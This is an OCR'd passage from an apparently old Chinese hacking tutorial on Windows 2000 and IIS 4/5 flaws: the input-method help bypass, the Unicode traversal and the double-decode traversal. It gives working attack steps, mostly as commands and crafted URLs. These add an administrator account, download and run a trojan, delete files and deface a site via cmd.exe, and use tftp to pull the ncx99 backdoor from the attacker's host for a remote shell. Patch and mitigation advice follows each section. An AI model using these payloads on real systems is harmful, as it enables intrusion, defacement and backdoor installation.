


图 6

然后运行该快捷方式，此时你不会看到运行状态，但这个username新用户实际上已经被添加了，然后再修改该快捷方式，在“属性”→“目标”→c:\winnt\system32\net.exe后面空一格填入：“localgroup administrators username / add”，再运行这个快捷方式，将新用户变成系统管理员，接着你就可以用这个帐号从终端服务大大方方地进去“管理”这台主机了。

你也可以启动木马来控制系统，先申请个网页空间，把你要用的木马程序放上去，如果有现成的网站可以下载木马也行。进入输入法帮助界面后再点输入法入门点击 “选项”菜单上点右键跳出菜单选：“跳转到URL”，输入木马所在网址：http:// IP/muma.exe，然后选择“保存到磁盘”，选择一个目录。下载完后回到帮助界面再一次“跳转到URL”，输入刚才保存木马的文件夹，

找到刚才下载的那个木马程序，然后用点鼠标右键点击它，在弹出的菜单中选“打开”，这样执行了这个木马，然后就用木马的客户端连接上去就可以控制系统了。

解决方法：

方法一：1、删除输入法。Windows系统的输入法文件的后缀是*.ime，在Windows2000系列中是放置在本身安装目录（例如：C：\WINNT）中的system32文件夹中，一共有六个文件分别对应的是：

WINABC.IME	智能ABC输入法
PINTLGNT.IME	微软拼音输入法
WINGB.IME	内码输入法
WINPY.IME	全拼输入法
WINSP.IME	双拼输入法
WINZM.IME	郑码输入法

可以将郑码输入法和全拼输入法删除来消除这个漏洞。

方法二：因为这些操作是通过调用输入法的帮助文件来进行的。您也可以通过删除或者重命名输入法的帮助文件来加以解决。Windows2000输入法分别对应的是安装目录例如：C:\WINNT)中help文件夹中：

WINIME.CHM	输入法操作指南
WINSP.CHM	双拼输入法帮助
WINZM.CHM	郑码输入法帮助
WINPY.CHM	全拼输入法帮助
WINGB.CHM	内码输入法帮助

方法三：上两种方法都只是暂时地解决了这个漏洞，如果要彻底解决这个漏洞，大家请去微软的网站http://www.microsoft.com/Downloads/ 下载最新的SP3系统补丁。

4. Unicode漏洞攻防

Win2000中出现安全漏洞最多的无疑是其Internet Web服务器软件IIS（Internet information server），下面我们就要了解最重要的几个IIS的漏洞。首先是在2000年的因“撞机事件”引发的中美黑客大战中“大展神威”的Unicode漏洞，现在虽然网上存在这种漏洞的主机已经不多了，但作为一个大名鼎鼎的漏洞我们还是有应该有所了解的。

漏洞情况：Unicode漏洞具体地讲应该是IIS 4.0/5.0 Unicode解码错误可远程执行命令漏洞。IIS是Microsoft出品的一个广泛应用的Internet Web服务器软件，随Windows NT和Windows 2000捆绑发售。默认情况下IIS的某些目录是允许通过提交HTTP请求执行可执行文件的。IIS 4.0和IIS 5.0在Unicode字符解码的实现中存在一个安全漏洞，导致用户可以远程通过IIS执行任意命令。当IIS打开文件时，如果该文件名包含unicode字符，它会对其进行解码，如果用户提供一些特殊的编码，将导致IIS错误的打开或者执行某些Web根目录以外的文件和程序。

对于IIS 5.0/4.0中文版，当IIS收到的URL请求的文件名中包含一个特殊的编码例如“%c1%hh”或者“%c0%hh”，它会首先将其解码变成：0xc10xhh然后尝试打开这个文件，Windows系统认为0xc10xhh可能是Unicode编码，因此它会首先将其解码，利用这种编码，我们可以构造很多字符，例如：

%c1%1c -> (0xc1 - 0xc0) * 0x40 + 0x1c = 0x5c = '/'

%c0%2f -> (0xc0 - 0xc0) * 0x40 + 0x2f = 0x2f = '\'

BOOK提示

在不同的版本中代表“/”UNICODE字符是不同的：中文WIN2000的“/”编码为%c1%1c，WINNT4中的编码为%c1%9c，英文版WIN2000编码为%c0%af，还有其他的日文版、韩文版等等，有兴趣可以试着转换。

攻击者可以利用这些UNICODE字符取代“/”和“\”来绕过IIS的路径检查，去执行或者打开任意的文件。未经授权的用户可能利用IUSR_machinename账号的上下文空间访问任何已知 的文件。该账号在默认情况下属于Everyone和Users组的成员，因此任何与Web根目录在同一逻辑驱动器上的能被这些用户组访问的文件都

能被删除，修改或执行，就如同一个用户成功登陆所能完成的一样。受此漏洞影响的系统：Microsoft IIS 4.0- Microsoft Windows NT 4.0 SP6a,Microsoft IIS 5.0- Microsoft Windows 2000 SP1/SP2,Microsoft Personal Web Server 4.0-Windows 98/95

漏洞检测：我们下面的讲解的都以中文版Win2000为例，如果是其他版本，按上面所述的替换相应的编码。如果说有一IP地址为192.168.0.2的开放了WEB服务的WIN2000主机，要检测其是否存在着Unicode漏洞，最简单的方法只要IE中输入像这样一条请求：http://192.168.0.2/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir,如果系统存在这漏洞并有可执行目录，cmd就会执行这个dir命令，返回的结果里会列出当前目录的内容，如图1，用其他类似的请求也一样。




图1




图2

当然利用扫描器来检测的话可以省事许多，能扫描Unicode漏洞的扫描器有许多，我们这里用RangeScan扫描器，RangeScan是一款开放式多网段的扫描器，可以自定义扫描内容只扫描特定的内容，可以大大加快扫描速度，如果我们要扫描Unicode漏洞，我们可以添加以下扫描内容：/scripts/..%c1%1c../winnt/system32/cmd.exe（Win 2000中文版） /scripts/..%c0%af../winnt/system32/cmd.exe（Win英文中文版）然后就可以开始扫描了，扫描结果有显示在右边结果栏中，如图2，发现192.168.0.2存在着unicode漏洞。

测试攻击：利用这个漏洞可以使用命令行下的各种命令，这使得黑客的入侵变的很容易：

1、浏览对方服务器的目录：http://192.168.0.2 /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir+c:\更改c:\为其他路径也可以看到其他文件。

2、删除文件：http:// 192.168.0.2 /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+del+c:\inetpub\wwwroot\index.htm,删除c:\inetpub\wwwroot\index.htm,当然你也可以删除其他文件。

3、修改主页：http:// 192.168.0.2 /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+each+网页被我黑了+哈哈>c:\inetpub\wwwroot\index.htm

4、将本地的文件上传到对方的目录下。

http://192.168.0.2 /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+copy+c:\winnt\system32\cmd.exe+c:\inetpub\scripts\cmd.exe

以上只是举了几个unicode下使用命令的例子，大家可以自己举一反三的使用，几乎所以命令它都可以使用，只是这样输入命令比较麻烦，网上出现了图形界面的利用unicode漏洞进行管理的工具IIS Cracker，它以资源管理器界面操作IIS服务器的工具，即使你不知道什么是Unicode，什么是DOS命令，也能进行操作，利用它我们可以不用输一字就可以进行浏览目录，删除文件、上传文

件等操作，如图3。




图3

利用Unicode漏洞入侵的具体方法多种多样，我们这里介绍最简单的一种：把后门程序上传上去然后执行它，为了使大家能了解其详细过程，我们还是用命令来进行。假如现在有一台IP为192.168.0.2的unicode 漏洞机，我们需要有一个能在命令行下运行的后门程序ncx99.exe，还要一个工具tftpd32.exe，这是一个小巧的FTP服务器。

先运行具tftpd32.exe，如图4，在运行它之前，建议先关闭其他FTP服务器，这样你的机器已经是一个FTP服务器了。然后把要上传的ncx99.exe放到与tftp32.exe同一个目录下。注意：ncx99.exe与tftp32.exe一定得在同一文件夹下。接着回到的浏览器，在地址栏里输入：http://192.168.0.2 /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+tftp+-i+GET 192.168.0.1ncx99.exe d:\\inetpub\\scripts\\ncx99.exe




图4




图5




图6

接着再来启动这个ncx99，在IE里输入：http://192.168.0.2 /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+d:\inetpub\scripts\ncx.exe,然后就可以telnet 192.168.0.2 99，如果一切顺利没有什么意外

LOOK 提示

192.168.0.1是对方主机IP地址，192.168.0.1是我们本地的IP地址，其中d:\\inetpub\\scripts\\为对方主机web服务器目录，具体路径要看情况而定，192.168.0.2这机子是在D盘。整个命令的就是把192.168.0.1的ncx99.exe文件上传到192.168.0.2的d:\\inetpub\\scripts\\ 下。输入命令后运行，然后等待大概1－2分钟后，具体的时间要看网速，只要当IE浏览器左下角的进度显示完成、红色漏斗消失了，那就说明这个ncx99.exe已经上传到主机c:\inetpub\scripts\目录了，如果你不确定，还可以自己检查一下，如图5。

（防火墙过滤或是不允许执行程序）的话你就可以得到一个shell，如图6，接着喜欢干什么就干什么咯。不过这个shell的只有IUSR_machinename权限，需要进一步扩大权限（具体如何扩大权限请看本章后面）。

图7

上面我们是用手工一条条地命令来完成上传程序执行程序的，如果利用IIS Cracker就简单多了，只要打开它的“TFTP”功能，填入要上传的文件和目标文件夹就行了，如图7，然后只要找到它执行就可以了，非常简单，几个操作就可以完成了，所以有时候适当地借助工具也并不是件坏事。

漏洞消除：

1、彻底解决方法：安装补丁或者升级，补丁下载地址：

Microsoft IIS 4.0：

http://www.microsoft.com/ntserver/nts/downloads/critical/q269862/default.asp

Microsoft IIS 5.0：

http://www.microsoft.com/windows2000/downloads/critical/q269862/default.asp

2、临时解决方法：限制网络用户访问和调用CMD的权限，在SCRIPTS、MSADC目录没必要使用的情况下，删除该文件夹或者改名。

5. 二次解码漏洞

我们这里要介绍的这个二次解码漏洞是一个与Unicode漏洞很相似的一个漏洞，虽然其漏洞原理与Unicode漏洞并不相同，但是其漏洞的利用方法却与Unicode漏洞一模一样，所以我们在介绍此漏洞的测试攻击部分内容省去了，因为这和前面的Unicode漏洞测试攻击极其相似，相信大家应该能够举一反三的。

漏洞情况：IIS CGI二次解码漏洞又称IIS CGI文件名错误解码漏洞。在默认情况下，IIS的某些目录是允许通过提交HTTP请求执行可执行文件的。IIS在加载可执行CGI程序时，会进行两次解码。第一次解码是对CGI文件名进行http解码，然后判断此文件名是否为可执行文件，例如检查后缀名是否为“.exe”或“.com”等等。在文件名检查通过之后，IIS会再进行第二次解码。正常情况下，应该只对该CGI的参数进行解码，然而，IIS错误地将已经解码过的CGI文件名和CGI参数一起进行解码。这样，CGI文件名就被错误地解码了两次。

通过精心构造CGI文件名，攻击者可以绕过IIS对文件名所作的安全检查，例如对“../”或“./”的检查，在某些条件下，攻击者可以执行任意系统命令。

例如，对于'\'这个字符，正常编码后是%5c。这三个字符对应的编码为：

'%' = %25
'5' = %35
'c' = %63

如果要对这三个字符再做一次编码，就可以有多种形式，例如：

%255c
%%35c
%%35%63
%25%35%63
...

因此，“..\”就可以表示成“..%255c”或“..%%35c”等等形式。

在经过第一次解码之后，变成“..%5c”。IIS

会认为这是一个正常的字符串，不会违反安全规则检查。而在第二次被解码之后，就会变成“..\”。因此攻击者就可以使用“..\”来进行目录遍历，执行 Web 目录之外的任意程序，不过攻击者只能以 IUSER_machinename 用户的权限执行命令。受此漏洞影响的系统：Microsoft IIS 4.0- Microsoft Windows NT 4.0 SP6a, Microsoft IIS 5.0- Microsoft Windows 2000 SP1/SP2, Microsoft Personal Web Server 4.0-Windows 98/95

漏洞检测：已经了解了漏洞的基本情况，那在实际过程中如何了检测目标主机是否存在此漏洞呢？很简单，可以像目标主机提交类似下列请求：http://ip/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+d:\，如果对方主机存在虚拟可执行目录(scripts)，那就会列出d:\的根目录，如图1。当然如果用'/'或者'.'做变换同样可以达到上面的效果，例如：“..%252f”，“.%252e/”…… 也可以借助扫描器来帮助我们发现二次解码漏洞，像x-scan等都可以探测二次解码漏洞，在其“扫描模块”里选上“IIS漏洞”选项，再在“扫描参数”里填入要探测的IP段后开始扫描，如果存在着二次解码漏洞很快就能发现许多，如图2。[192.168.0.2]：




图1

发现IIS漏洞：/scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir

发现IIS漏洞：/scripts/..%255c../winnt/system32/cmd.exe?/c+dir

……

